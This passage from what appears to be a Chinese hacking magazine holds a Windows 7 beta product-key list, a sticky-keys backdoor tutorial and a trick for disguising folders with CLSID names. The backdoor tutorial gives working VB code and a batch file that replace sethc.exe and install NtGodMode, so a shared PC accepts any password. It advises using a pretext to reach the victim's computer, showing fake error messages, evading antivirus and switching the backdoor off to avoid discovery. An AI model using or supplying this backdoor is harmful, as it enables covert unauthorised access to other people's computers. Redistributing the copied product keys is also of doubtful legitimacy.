接下来我们激活Windows 7，可以申请到正版的激活号，进入http://www.microsoft.com/windows/windows-7/beta-download.aspx，在“Get the download”之下，根据你的需要选择“Download 32-bit version”或者“Download 64-bit version”，点“GO”，然后使用你的MSN帐号登录，就可以获取一个激活号了，如图7。后来我发现微软提供了十个可以无限使用的激活码，其中就包含我图7中申请的那个序列号。因此使用我下面提供的这几个序列号都可以成功激活Windows 7，如图8。





图8

```
32位无限Key：
4HJRK-X6Q28-HWRFY-WDYHJ-K8HDH
QXV7B-K78W2-QGPR6-9FWH9-KGMM7
TQ32R-WFBDM-GFHD2-QGVMH-3P9GC
6JKV2-QPB8H-RQ893-FW7TM-PBJ73
GG4MQ-MGK72-HVXFW-KHCRF-KW6KY

64位的无限Key：
JYDV8-H8VXG-74RPT-6BJPB-X42V4
D9RHV-JG8XC-C77H2-3YF6D-RYRJ9
482XP-6J9WR-4JXT3-VBPP6-FQF4M
RFFTV-J6K7W-MHBQJ-XYMMJ-Q8DCH
7XRCQ-RPY28-YY9P8-R6HD8-84GH3
```

现在大家就可以轻松体验Windows 7了，如果发现有汉化不正确的或者是系统BUG，都可以反映给微软，例如最近闹得沸沸扬扬的UAC事件。

（本文所涉及到的下载地址已收录到光盘中）



强强联手，再创粘滞键后门

Sumy

一、初遇问题

为了保证“垄断性”，每台公共场所的私人电脑都会设置有密码，我们教室就有一台这样的电脑，虽然现在破解Windows密码也很简单，但破解后也容易被人发现，那么如何来解决这个问题呢？

我想大家一定还记得前几期黑客X档案中所提到的一个软件——NtGodMode吧，它可以让我们使用任何密码（包括空密码）来进行登录，将NtGodMode和粘滞键后门联手，就可以解决这个问题了。思路很简单：自已编写一个小程序，替换systme32目录中的sethc.exe，这个小程序要实现的功能就是根据判断打开或关闭NtGodMode的上帝模式。

二、付诸行动

第一步：先打开VB，新建一个标准的EXE程序，由于程序不需要使用界面，所以可以将窗口移除，然后我们再新建一个模块，输入以下代码：

```
Sub main()
On Error Resume Next '容错处理，防止崩溃
Dim a As Integer        '定义一个变量保存数据
If Dir(App.Path + "\1.txt") <> "" Then
    Open App.Path + "\1.txt" For Input As #1
    Input #1, a
    Close
    Open App.Path + "\1.txt" For Output As #1
  If Val(Trim(a)) = 1 Then    '如果a的内容为1，就关闭后门
       Shell App.Path + "\not.exe off"
       a = 0
       MsgBox "错误! ", vbOKOnly, "错误" '显示错误信息，迷惑不知情者，方便使用者
    Else        '如果a的内容不为1，就打开后门
       Shell App.Path + "\not.exe on"
```

```
            a = 1
            MsgBox "严重错误！", vbOKOnly, "错误"
        End If
    Else
        Shell App.Path + "\not.exe on"
        a = 1
        MsgBox "严重错误！", vbOKOnly, "错误"
        Open App.Path + "\1.txt" For Output As #1 '建立1.txt的文件
    End If
    Write #1, a
    Close
    End Sub
```

输入完后将“工程”—>“工程　属性...”中的启动对象改为“Sub Main”，最后编译出程序即可，如图1。这段代码比较简单，大家可以查看光盘中收录的源代码，那里的注释比较详细。




图1

第二步：编写能安装后门的批处理文件，把下面的代码保存为1.bat。

```
@echo off
Copy /y 工程1.exe c:\windows\system32\dllcache\sethc.exe
Copy /y c:\windows\system32\dllcache\sethc.exe c:\windows\system32\sethc.exe
Copy /y NtGodMode.exe c:\windows\system32\not.exe
```

第三步：将“工程1.exe”、“NtGodMode.exe”、“1.bat”三个文件存放到U盘中。

三、检验成果

下面我们就检验一下劳动成果吧，先找个借口借用一下对方的电脑，运行1.bat，如果出现文件保护（我的计算机没有出现），就点击“取消”—“是”，然后就可以快速按五次SHEFT键，如果出现“严重错误！”的提示信息，就证明后门已经打开了，如图2，现在就可以使用任意密码来登录系统了。如果再按五次SHEFT键，后门就会关闭，如图3。下面是使用后门和未使用后门的登录情况对比，如图4，图5。




图2




图3




图4




图5

四、小结

在使用中可能会遇到以及需要注意的问题：

1. 在使用过程中，可能会出现“无法退出”的提示框（几率很小），但这并不影响使用。

2. 可能粘滞键会变得不灵敏，多按几次SHIFT键即可。

3. 如果在登录界面中使用粘滞键后，在欢迎屏幕中还出现密码输入框，直接回车即可登录。

4. 粘滞键后门使用完毕后请注意关闭，否则会被发现。

5. 安装有杀毒软件或其它防护软件可能会对安装后门的行为进行拦截，请随机应变。

这个方法是在总结了很多期黑客X档案后才想出来的，所以大家也应该善于将学习的知识结合起来，这样才能有意想不到的效果。由于水平有限，文章难免有疏漏之处，望大家提出宝贵的补充意见。

（本文所涉及到的源代码已收录到光盘中）

文章难易度：★★
文章重点：利用CLSID来伪装你的文件夹

大破007之伪装任意换

懆悼〃☆

大家看到这个题目是不是很兴奋啊，不过这里的007可不是那个家喻户晓的大帅哥詹姆斯．邦德，而是以前黑客X档案曾经介绍过的一款软件，名字叫“我是007”，记得当年的那个版本功能很多，为什么说当年呢？因为现在的“我是007”最新版是2.22，而这个版本却去掉了一些功能。

以前使用“我是007”的时候就是看中了它的“伪装文件夹”功能，主要还是当年自己水平比较菜，我换了最新的版本试了试，把文件夹加密后，加密过的文件夹图标就变成了“打印机／打印机和传真”的图标（以前版本的图标是我的电脑），如图1。如果双击这个加密后的文件夹就会自动跳转到其它的文件夹，看似伪装效果很好无法破解，但是后来系统却出了问题，没办法我就使用启动盘进入了WIN PE系统，当时许多工具都在这个加密文件夹里存着，大家都知道在WIN PE下有好多程序是不能运行的，因为WIN PE的调用资源比较少，而有些程序则需要调用许多系统资源。没办法，只能干着急，我盯着这个加密的文件夹看了半天，突然觉的它的名字很奇怪，文件名是“Soft.{2227A280-3AEA-1069-A2DE-08002B30309D}”，当时抱着试试看的想




图1

法就把Soft后面的那串字符用重命名方式给去掉了，结果成功进入这个文件夹，这个文件夹的全名在WIN PE下能完整显示，而在XP下却只显示Soft，事后才了解到，原来这个“{2227A280-3AEA-1069-A2DE-08002B30309D}”是“打印机／打印机和传真”的CLSID值。

小知识：什么是CLSID值？

CLSID是class ID的缩写，对于每个组件类，都需要分配一个唯一表示它的代码，也就是ID，为了避免冲突，微软使用GUID作为CLSID，操作系统有生成GUID的函数，它主要是根据当时的时间、机器地址等信息动态产生，理论上可保证全球唯一。

在去年第9期的杂志中，杨税令所写的“文件的另类隐藏”一文也详细介绍了CISID的应用方法，真的是很实用，可以放私密文件，也可以防杀，真是太好了，不过文中介绍的利用方法有点复杂，大家也不一定非要在PE下才能看到全名，其实在CMD下也可以，如图2。相信聪明的叉子都已经知道要怎么做了吧，就是利用“rename命令＋ 希望被加密的文件夹 ＝ 生成的加密文件夹＋.CLSID值”，然后回车就可以了。比如我希望伪装NBA这个文件夹，想把它伪装成“我的电脑”的样子，那就输入命令rename NBA NBA.{20D04FE0-3AEA-1069-A2D8-08002B30309D}，然后回车就可以了，看看是不是已经变成我的电脑的样子了，如图3，来双击看看，自动跳转了吧！那么要怎么恢复呢？方法也很简单，只需要调换下位置就可以了，例如rename NBA.{20D04FE0-3AEA-1069-A2D8-08002B30309D} NBA，回车后就可以恢复了。




图2




图3

我在测试过程中也发现了不少问题，有些文件的CLSID值不适用于文件夹的伪装，比如回收站的CLSID值，在CMD下修改文件后，文件夹无变化，也不能跳转，双击后会出现“选择打开方式”的提示，如图4，不过在CMD下还能恢复到正常文件夹状态，同时我还发现了一个有趣的现象，就是用鼠标右键重命名，然后在文件名后面加上“.CLSID”值也能起到伪装的作用，不过恢复时必须使用CMD命令来恢复，其中最有意思的是“Internet Explorer{871C5380-42A0-1069-A2EA-08002B30309D}”的这个值，不管你是用鼠标右键重命名的方法还是在CMD命令下修改文件夹，文件夹的图标都不会伪装成IE浏览器的样子，而且这个文件夹的文件名后面也跟有{871C5380-42A0-1069-A2EA-08002B30309D}这个值，如图5，不像别的文件夹修改后图标就会产生变化，而且只要你一双击使用IE的CLSID值修改后的文件夹，就会自动弹出IE浏览器，不过实际用处不大，也就是给对方一个惊喜，比如把这个修改后的文件夹压缩发给好友，对方解压后打开文件夹就会弹出IE浏览器，绝对会大吃一惊的。

